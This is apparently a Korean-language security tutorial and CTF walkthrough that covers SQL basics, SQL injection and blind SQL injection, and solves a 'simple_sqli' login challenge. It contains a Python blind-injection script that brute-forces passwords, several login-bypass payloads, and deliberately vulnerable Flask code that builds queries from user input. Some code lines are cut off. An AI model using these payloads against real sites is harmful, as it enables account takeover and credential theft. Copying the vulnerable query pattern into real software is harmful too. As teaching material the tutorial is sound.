

SQL Injection

Database Management System

데이터베이스 관리 시스템

- 웹 서비스는 데이터베이스에 정보를 저장하고, 이를 관리하기 위해 DataBase Management System (DBMS)을 사용한다.
 - DBMS는 데이터베이스에 새로운 정보를 기록하거나, 기록된 내용을 수정, 삭제하는 역할을 한다.
 - DBMS는 다수의 사람이 동시에 데이터베이스에 접근할 수 있고, 웹 서비스의 검색 기능과 같이 복잡한 요구 사항을 만족하는 데이터를 조회할 수 있다는 특징이 있다.
- DBMS는 크게 관계형과 비관계형을 기준으로 분류하며, 다양한 종류의 DBMS가 존재한다.
 - 각 종류별 대표적인 DBMS는 아래 표와 같다.

종류	대표적인 DBMS
Relational (관계형)	MySQL, MariaDB, PostgreSQL, SQLite
Non-Relational (비관계형)	MongoDB, CouchDB, Redis

- 두 DBMS의 가장 큰 차이로 관계형은 행과 열의 집합인 테이블 형식으로 데이터를 저장하고, 비관계형은 테이블 형식이 아닌 키-값 (Key-Value) 형태로 값을 저장한다.

Relational DBMS

- Relational DataBase Management System (RDBMS, 관계형 RDBMS)는 1970년에 Codd가 12가지 규칙을 정의하여 생성한 데이터베이스 모델이다.
- RDBMS는 행과 열의 집합으로 구성된 테이블의 묶음 형식으로 데이터를 관리하고, 테이블 형식의 데이터를 조작할 수 있는 관계 연산자를 제공한다.

- Codd는 12가지 규칙을 정의했지만, 실제로 구현된 RDBMS는 12가지 규칙을 모두 따르지는 않았고, 최소한의 조건으로 앞의 두 조건을 만족하는 DBMS를 RDBMS라고 부르게 되었다.
 - RDBMS에서 관계 연산자는 Structured Query Language (SQL)라는 쿼리 언어를 사용하고, 쿼리를 통해 테이블 형식의 데이터를 조회한다.

SQL

- Structured Query Language (SQL)는 RDBMS의 데이터를 정의하고 질의, 수정 등을 하기 위해 고안된 언어이다.
 - SQL은 구조화된 형태를 가지는 언어로 웹 어플리케이션이 DBMS와 상호작용할 때 사용된다.
 - SQL은 사용 목적과 행위에 따라 다양한 구조가 존재하며, 대표적으로 아래와 같이 구분된다.

언어	설명
DDL (Data Definition Language)	데이터를 정의하기 위한 언어입니다. 데이터를 저장하기 위한 스키마, 데이터베이스의 생성/수정/삭제 등의 행위를 수행합니다.
DML (Data Manipulation Language)	데이터를 조작하기 위한 언어입니다. 실제 데이터베이스 내에 존재하는 데이터에 대해 조회/저장/수정/삭제 등의 행위를 수행합니다.
DCL (Data Control Language)	데이터베이스의 접근 권한 등의 설정을 하기 위한 언어입니다. 데이터베이스 내에 이용자의 권한을 부여하기 위한 GRANT 와 권한을 박탈하는 REVOKE 가 대표적입니다.

DDL

- 웹 어플리케이션은 SQL을 사용해서 DBMS와 상호작용을 하며, 데이터를 관리한다.
 - RDBMS에서 사용하는 기본적인 구조는 데이터베이스 → 테이블 → 데이터 구조이다.
 - 데이터를 다루기 위해 데이터베이스와 테이블을 생성해야 하며, DDL을 사용해야 한다.
 - DDL의 create 명령을 사용해 새로운 데이터베이스 또는 테이블을 생성할 수 있다.

데이터베이스 생성

- Dreamhack이라는 데이터베이스를 생성하는 쿼리문이다.

```
CREATE DATABASE Dreamhack;
```

테이블 생성

- 앞서 생성한 데이터베이스에 Board 테이블을 생성하는 쿼리문이다.

```
USE Dreamhack;
# Board 이름의 테이블 생성
CREATE TABLE Board(
    idx INT AUTO_INCREMENT,
    boardTitle VARCHAR(100) NOT NULL,
    boardContent VARCHAR(2000) NOT NULL,
    PRIMARY KEY(idx)
);
```

DML

- 생성된 테이블에 데이터를 추가하기 위해 DML을 사용한다.
 - 다음은 새로운 데이터를 생성하는 insert, 데이터를 조회하는 select, 그리고 데이터를 수정하는 update의 예시이다.

테이블 데이터 생성

- Board 테이블에 데이터를 삽입하는 쿼리문이다.

```
INSERT INTO
    Board(boardTitle, boardContent, createdDate)
Values(
    'Hello',
    'World !',
    Now()
);
```

테이블 데이터 조회

- Board 테이블의 데이터를 조회하는 쿼리문이다.

```
SELECT
  boardTitle, boardContent
FROM
  Board
Where
  idx=1;
```

테이블 데이터 변경

- Board 테이블의 컬럼 값을 변경하는 쿼리문이다.

```
UPDATE Board SET boardContent='DreamHack!'
Where idx=1;
```

SQL Injection

- SQL은 DBMS에 데이터를 질의하는 언어이다.
 - 웹 서비스는 이용자의 입력을 SQL 구문에 포함해 요청하는 경우가 있다.
 - 예를 들면, 로그인 시에 ID / PW를 포함하거나, 게시글의 제목과 내용을 SQL 구문에 포함한다.
 - 아래 쿼리는 로그인할 때 어플리케이션이 DBMS에 질의하는 예시 쿼리이다.

```
/*
아래 쿼리 질의는 다음과 같은 의미를 가지고 있습니다.
- SELECT: 조회 명령어
- *: 테이블의 모든 컬럼 조회
- FROM accounts: accounts 테이블 에서 데이터를 조회할 것이라고 지정
- WHERE user_id='dreamhack' and user_pw='password': user_id 쿼리
즉, 이를 해석하면 DBMS에 저장된 accounts 테이블에서 이용자의 아이디가
```

```
*/  
SELECT * FROM accounts WHERE user_id='dreamhack' and user_
```

<로그인을 위한 쿼리>

- 쿼리문을 살펴보면, 이용자가 입력한 "dreamhack"과 "password"문자열을 SQL 구문에 포함되는 것을 확인할 수 있다.
 - 이렇게 이용자가 SQL 구문에 임의 문자열을 삽입하는 행위를 SQL Injection이라고 한다.
 - SQL Injection이 발생하면, 조작된 쿼리로 인증을 우회하거나, 데이터베이스의 정보를 유출할 수 있다.
- 아래 쿼리는 SQL Injection으로 조작한 쿼리문의 예시이다.

```
/*  
아래 쿼리 질의는 다음과 같은 의미를 가지고 있습니다.  
- SELECT: 조회 명령어  
- *: 테이블의 모든 컬럼 조회  
- FROM accounts: accounts 테이블 에서 데이터를 조회할 것이라고 지정  
- WHERE user_id='admin': user_id 컬럼이 admin인 데이터로 범위 지정  
즉, 이를 해석하면 DBMS에 저장된 accounts 테이블에서 이용자의 아이디가 admin  
*/  
SELECT * FROM accounts WHERE user_id='admin'
```

<SQL Injection으로 조작한 쿼리>

- 쿼리를 살펴보면, user_pw 조건문이 사라진 것을 확인할 수 있다.
 - 조작된 쿼리를 통해 질의하면 DBMS는 ID가 admin인 계정의 비밀번호를 비교하지 않고 해당 계정의 정보를 반환하기 때문에 이용자는 admin 계정으로 로그인할 수 있다.

Blind SQL Injection

- SQL Injection을 통해 의도하지 않은 결과를 반환해 인증을 우회하는 것을 실습하였다.
 - 해당 공격은 인증 우회 이외에도 데이터베이스의 데이터를 알아낼 수 있다.
 - 이때 사용할 수 있는 공격 기법으로는 Blind SQL Injection이 있다.

- 헤딩 공격은 스무고개 게임과 유사한 방식으로 데이터를 알아낼 수 있다.
 - 스무고개는 질문자와 답변자가 있고, 질문자가 답변을 하면 답변자가 예/아니요로 대답을 해 질문자가 답을 유추하는 게임이다.
- 아래 그림을 보면, 답변자가 7이라는 숫자를 칠판에 적어둔 뒤, 질문을 받는다.
 - 질문자는 해당 숫자가 6인지 묻는다.
 - 답변자는 6보다 큰 숫자라고 대답을 한다.
 - 이제 질문자는 해당 숫자가 8인지 묻자, 답변자는 8보다 작은 숫자라고 대답을 한다. 이때 질문자는 정답이 7이라는 것을 알 수 있다.
 - 공격자는 이러한 방법으로 데이터베이스의 내용을 알아낼 수 있다.
 - Question #1. dreamhack 계정의 비밀번호 첫 번째 글자는 'x' 인가요?
 - Answer. 아닙니다
 - Question #2. dreamhack 계정의 비밀번호 첫 번째 글자는 'p' 인가요?
 - Answer. 맞습니다 (첫 번째 글자 = p)
 - Question #3. dreamhack 계정의 비밀번호 두 번째 글자는 'y' 인가요?
 - Answer. 아닙니다.
 - Question #4. dreamhack 계정의 비밀번호 두 번째 글자는 'a' 인가요?
 - Answer. 맞습니다. (두 번째 글자 = a)
 - 위와 같은 형태로 DBMS가 답변 가능한 형태로 질문하면서 dreamhack 계정의 비밀번호인 password를 알아낼 수 있다.
 - 이처럼 이용자가 화면에서 직접 확인하지 못할 때 참/거짓 반환 결과로 데이터를 획득하는 공격 기법을 Blind SQL Injection 공격이라고 한다.



Blind SQL Injection

- 아래는 Blind SQL Injection 공격 시에 사용할 수 있는 쿼리이다.

```
# 첫 번째 글자 구하기
SELECT * FROM user_table WHERE uid='admin' and substr(upw,1,1)='a'--
SELECT * FROM user_table WHERE uid='admin' and substr(upw,1,1)='b'--
# 두 번째 글자 구하기
SELECT * FROM user_table WHERE uid='admin' and substr(upw,2,1)='d'--
SELECT * FROM user_table WHERE uid='admin' and substr(upw,2,1)='e'--
```

- 쿼리를 살펴보면, 두 개의 조건이 있는 것을 확인할 수 있다.
 - 조건을 살펴보기 전에 substr() 함수에 대해서 알아보겠다.

substr

- 해당 함수는 문자열에서 지정한 위치부터 길이까지의 값을 가져온다.
 - 사용 예시는 아래와 같다.

```
substr(string, position, length)
substr('ABCD', 1, 1) = 'A'
substr('ABCD', 2, 2) = 'BC'
```

- 공격 쿼리문의 두 번째 조건을 살펴보면, upw의 첫 번째 값을 아스키 형태로 반환된 값인 a인지 또는 b인지 질의한다.
 - 질의 결과는 로그인 성공 여부로 참 / 거짓을 판단할 수 있다.
 - 만약 로그인이 실패할 경우, 첫 번째 문자가 a가 아님을 의미한다.
 - 이처럼 쿼리문의 반환 결과를 통해 admin 계정의 비밀번호를 획득할 수 있다.
 - substr 외에도, 각 DBMS에서 제공하는 내장 함수를 잘 이용하는 것으로 원하는 데이터를 추출할 수 있다.

Blind SQL Injection 공격 스크립트

- Blind SQL Injection은 한 바이트씩 비교하여 공격하는 방식이기 때문에, 다른 공격에 비해 많은 시간을 들여야 한다.

- 이러한 문제를 해결하기 위해서는 공격을 자동화하는 스크립트를 작성하는 방법이 있다.
 - 공격 스크립트를 작성하기에 유용한 라이브러리를 알아보겠다.
 - 파이썬은 HTTP 통신을 위해 다양한 모듈이 존재하는데, 대표적으로 requests 모듈이 있다.
 - 해당 모듈은 다양한 메소드를 사용해 http 요청을 보낼 수 있으며, 응답 또한 확인할 수 있다.

```
import requests
url = 'https://dreamhack.io/'
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'DREAMHACK_REQUEST'
}
params = {
    'test': 1,
}
for i in range(1, 5):
    c = requests.get(url + str(i), headers=headers, params=params)
    print(c.request.url)
    print(c.text)
```

- 위의 코드는 requests 모듈을 통해 HTTP의 GET 메소드 통신을 하는 예제 코드이다.
 - requests.get은 GET 메소드를 사용해 HTTP 요청을 보내는 함수로, URL과 Header, Parameter와 함께 요청을 전송할 수 있다.

```
import requests
url = 'https://dreamhack.io/'
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'DREAMHACK_REQUEST'
}
data = {
```

```
'test': 1,
}
for i in range(1, 5):
    c = requests.post(url + str(i), headers=headers, data=data)
    print(c.text)
```

- 위의 코드는 HTTP의 POST 메소드 통신을 하는 예제 코드이다.
 - requests.post는 POST 메소드를 사용해 HTTP 요청을 보내는 함수로 URL과 Header, Body와 함께 요청을 전송할 수 있다.
- GET, POST 메소드 이외에도 다양한 메소드를 사용해 요청을 전송할 수 있다.

Blind SQL Injection 공격 스크립트 작성

- HTTP GET request로 파라미터를 전달받는 홈페이지에 Blind SQL Injection을 시도한다고 가정할 때,
 - 공격하기에 앞서, 아스키 범위 중, 이용자가 입력할 수 있는 모든 문자의 범위를 지정해야 한다.
 - 예를 들어, 비밀번호의 경우, 알파벳과 숫자 그리고 특수 문자로 이루어진다.
 - 이는 아스키 범위의 출력이 가능한 모든 문자이며, string 모듈을 이용해 string.printable로 접근할 수 있다.
 - 해당 사안을 고려하여 작성한 스크립트는 아래와 같다.

```
#!/usr/bin/python3
import requests
import string
# example URL
url = 'http://example.com/login'
params = {
    'uid': '',
    'upw': ''
}
# ascii printables
tc = string.printable
# 사용할 SQL Injection 쿼리
query = "'admin' and substr(upw,{idx},1)='{val}'-- '"
```

```
password = ''
# 비밀번호 길이는 20자 이하라 가정
for idx in range(0, 20):
    for ch in tc:
        # query를 이용하여 Blind SQL Injection 시도
        params['uid'] = query.format(idx=idx+1, val=ch).strip()
        c = requests.get(url, params=params)
        print(c.request.url)
        # 응답에 Login success 문자열이 있으면 해당 문자를 password
        #에 추가하고, 다음 문자를 비교하는 반복문을 종료한다.
        if c.text.find("Login success") != -1:
            password += ch
            break
print(f"Password is {password}")
```

- 코드를 살펴보면, 비밀번호에 포함될 수 있는 문자를 string 모듈을 사용해 생성하고, 한 바이트씩 모든 문자를 비교하는 반복문을 작성한다.
 - 반복문 실행 중에 반환 결과각 참일 경우에 페이지에 표시되는 "Login Success" 문자열을 찾고, 해당 결과를 반환한 문자를 password 변수에 저장한다.
 - 반복문을 마치면 "admin" 계정의 비밀번호를 알아낼 수 있다.
 - 아래는 예제 코드의 실행 결과이다.

```
$ python3 bsqli.py
http://example.com/login?uid=admin%27+a
http://example.com/login?uid=admin%27+a
http://example.com/login?uid=admin%27+a
http://example.com/login?uid=admin%27+a
http://example.com/login?uid=admin%27+a
```

SQL Injection 실습

배경 지식

- 본 문제에서는 SQLite를 이용하여 데이터베이스를 관리하고 있다.

- Sqlite는 기존에 알려진 MySQL, MSSQL, Oracle과 유사한 형태의 데이터베이스 관리 시스템이다.
 - SQLite는 데이터 관리를 위한 일부 필수 기능만을 지원하기 때문에, 기존 관리 시스템에 비해 비교적 경량화된 데이터베이스 관리 시스템으로 널리 알려져 있다.
 - 이러한 SQLite는 많은 양의 컴퓨팅 리소스를 제공하기 어려운 임베디드 장비, 비교적 복잡하지 않은 독립 실행형 프로그램에서 사용되며, 개발 단계의 편의성 또는 안전성을 제공한다.

문제 목표 및 기능 요약

- simple_sql이 문제의 목표는 관리자 계정으로 로그인하면 출력되는 flag를 획득하는 것이다.
 - 사이트에 접속해보면 간단한 로그인 기능만을 제공하고 있음을 확인할 수 있다.

기능명	설명
/login	입력받은 ID/PW를 데이터베이스에서 조회하고 이에 해당하는 데이터가 있는 경우 로그인을 수행합니다.

웹 서비스 분석

데이터베이스 스키마

- 구성된 데이터베이스는 아래 스키마를 통해 database.db 파일로 관리하고 있다.

```

DATABASE = "database.db" # 데이터베이스 파일명을 database.db로 설정
if os.path.exists(DATABASE) == False: # 데이터베이스 파일이 존재하지 않는 경우
    db = sqlite3.connect(DATABASE) # 데이터베이스 파일 생성 및 연결
    db.execute('create table users(userid char(100), userpassword char(100))')
    # users 테이블에 관리자와 guest 계정 생성
    db.execute(f'insert into users(userid, userpassword) values ("guest", "guest")')
    db.commit() # 쿼리 실행 확정
    db.close() # DB 연결 종료
  
```

데이터베이스 구조

- 위의 코드로 생성된 데이터베이스 구조는 아래와 같다.
 - userid와 userpassword 컬럼은 각각 이용자의 ID와 PW를 저장한다.
 - 아래 스키마를 살펴보면 guest 계정은 이용자가 알 수 있지만, admin 계정은 랜덤하게 생성된 16바이트의 문자열이기 때문에 비밀번호를 예상할 수 없다.

users	
userid	userpassword
guest	guest
admin	랜덤 16바이트 문자열을 Hex 형태로 표현 (32바이트)

엔드포인트 : /login

```
# Login 기능에 대해 GET과 POST HTTP 요청을 받아 처리함
@app.route('/login', methods=['GET', 'POST'])
def login():
    # 이용자가 GET 메소드의 요청을 전달한 경우,
    if request.method == 'GET':
        return render_template('login.html') # 이용자에게 ID/PW를 요청받는 화면을 렌더링
    # POST 요청을 전달한 경우
    else:
        userid = request.form.get('userid') # 이용자의 입력값인 userid를 받은 뒤,
        userpassword = request.form.get('userpassword') # 이용자의 입력값인 userpassword를 받은 뒤
        # users 테이블에서 이용자가 입력한 userid와 userpassword가 일치하는 회원 정보 찾기
        res = query_db(
            f'select * from users where userid="{userid}" and userpassword="{userpassword}"',
            None, None
        )

        if res: # 쿼리 결과가 존재하는 경우
            userid = res[0] # 로그인할 계정을 해당 쿼리 결과의 결과에서 불러와 사용

            if userid == 'admin': # 이 때, 로그인 계정이 관리자 계정인 경우
                return f'hello {userid} flag is {FLAG}' # flag를 출력
```


```
# 관리자 계정이 아닌 경우, 웰컴 메시지만 출력
return f'<script>alert("hello {userid}");history.go(-1);</script>'
```

```
# 일치하는 회원 정보가 없는 경우 로그인 실패 메시지 출력
return '<script>alert("wrong");history.go(-1);</script>'
```

- 위 코드는 로그인 페이지를 구성하는 코드이다.
 - 코드를 살펴보면, 메소드에 따른 요청마다 다른 기능을 수행하는 것을 알 수 있다.

GET

- userid와 userpasswd를 입력할 수 있는 로그인 페이지를 제공한다
 - userid와 password 입력창에 guest를 입력하면 로그인을 수행할 수 있다.



Simple SQLi Home About Contact Login

Login

userid

password

Login

POST

- 이용자가 입력한 계정 정보가 데이터베이스에 존재하는지 확인한다.
 - 이때, 로그인 계정이 admin일 경우, FLAG를 출력한다.

취약점 분석

- Simple_sqlli 문제를 풀이하는 접근 방법은 다양하다.

- 관리자 계정의 비밀번호를 모른채로 로그인을 우회하여 풀이하는 방법 (SQL Injection), 관리자 계정의 비밀번호를 알아내고 올바른 경로로 로그인 하는 방법 (Blind SQL Injection)으로 크게 두 가지로 나눌 수 있다.
- 본 포스트에서는 비밀번호를 모른채로 로그인을 우회하여 풀이하는 방법으로 문제 풀이를 진행하겠다.

```
def login(): # login 함수 선언
    ...
    userid = request.form.get('userid') # 이용자의 입력값인 userid를 받은 뒤,
    userpassword = request.form.get('userpassword') # 이용자의 입력값인 userp
    # users 테이블에서 이용자가 입력한 userid와 userpassword가 일치하는 회원 정보
    res = query_db(f'select * from users where userid="{userid}" and userpass
    ...

def query_db(query, one=True): # query_db 함수 선언
    cur = get_db().execute(query) # 연결된 데이터베이스에 쿼리문을 질의
    rv = cur.fetchall() # 쿼리문 내용을 받아오기
    cur.close() # 데이터베이스 연결 종료
    return (rv[0] if rv else None) if one else rv # 쿼리문 질의 내용에 대한 결과를 반환
```

- 위의 코드를 살펴보면, userid와 userpassword를 이용자에게 입력 받고, 동적으로 쿼리문을 생성한 뒤, query_db 함수에서 SQLite에 질의한다.
 - 이렇게 동적으로 생성한 쿼리를 RawQuery라고 한다.
 - RawQuery를 생성할 때, 이용자의 입력 값이 쿼리문에 포함되면 SQL Injection 취약점에 노출될 수 있다.
 - 이용자의 입력 값을 검사하는 과정이 없기 때문에 쿼리문을 userid 또는 userpassword에 삽입하여 SQL Injection 공격을 수행할 수 있다.

익스플로잇

- 본 문제를 해결하기 위해서는 userid가 admin인 계정으로 로그인해야 한다.

- 아래 쿼리는 로그인 위해 실행하는 쿼리무능로, 이를 참고하여 admin이라는 결과가 반환되도록 쿼리문을 조작해야 한다.

```
SELECT * FROM users WHERE userid="{userid}" AND userpassword=
```

- 아래 코드는 admin 계정으로 로그인 할 수 있는 SQL Injection 공격 코드이다.
 - SQL은 수많은 조건절을 제공하기 때문에 다양한 방법으로 공격을 시도할 수 있다.

```
/*
ID: admin"--, PW: DUMMY
userid 검색 조건만을 처리하도록, 뒤의 내용은 주석처리하는 방식
*/
SELECT * FROM users WHERE userid="admin"-- " AND userpassword="C

/*
ID: admin" or "1 , PW: DUMMY
userid 검색 조건 뒤에 OR (또는) 조건을 추가하여 뒤 내용이 무엇이든, admin 이 반
*/
SELECT * FROM users WHERE userid="admin" or "1" AND userpassword=

/*
ID: admin, PW: DUMMY" or userid="admin
userid 검색 조건에 admin을 입력하고, userpassword 조건에 임의 값을 입력한 뒤
*/
SELECT * FROM users WHERE userid="admin" AND userpassword="DUM

/*
ID: " or 1 LIMIT 1,1-- , PW: DUMMY
userid 검색 조건 뒤에 or 1을 추가하여, 테이블의 모든 내용을 반환토록 하고 LIMIT
*/
SELECT * FROM users WHERE userid="" or 1 LIMIT 1,1-- " AND userpassw
```

관리자 계정 로그인

- 앞서 작성한 공격 쿼리문을 userid와 userpassword 입력창에 입력하면, admin 계정으로 로그인 되는 것을 확인할 수 있으며 flag를 획득할 수 있다.

[Simple SQLi](#) [Home](#) [About](#) [Contact](#) [Login](#)

Login

userid

password

Login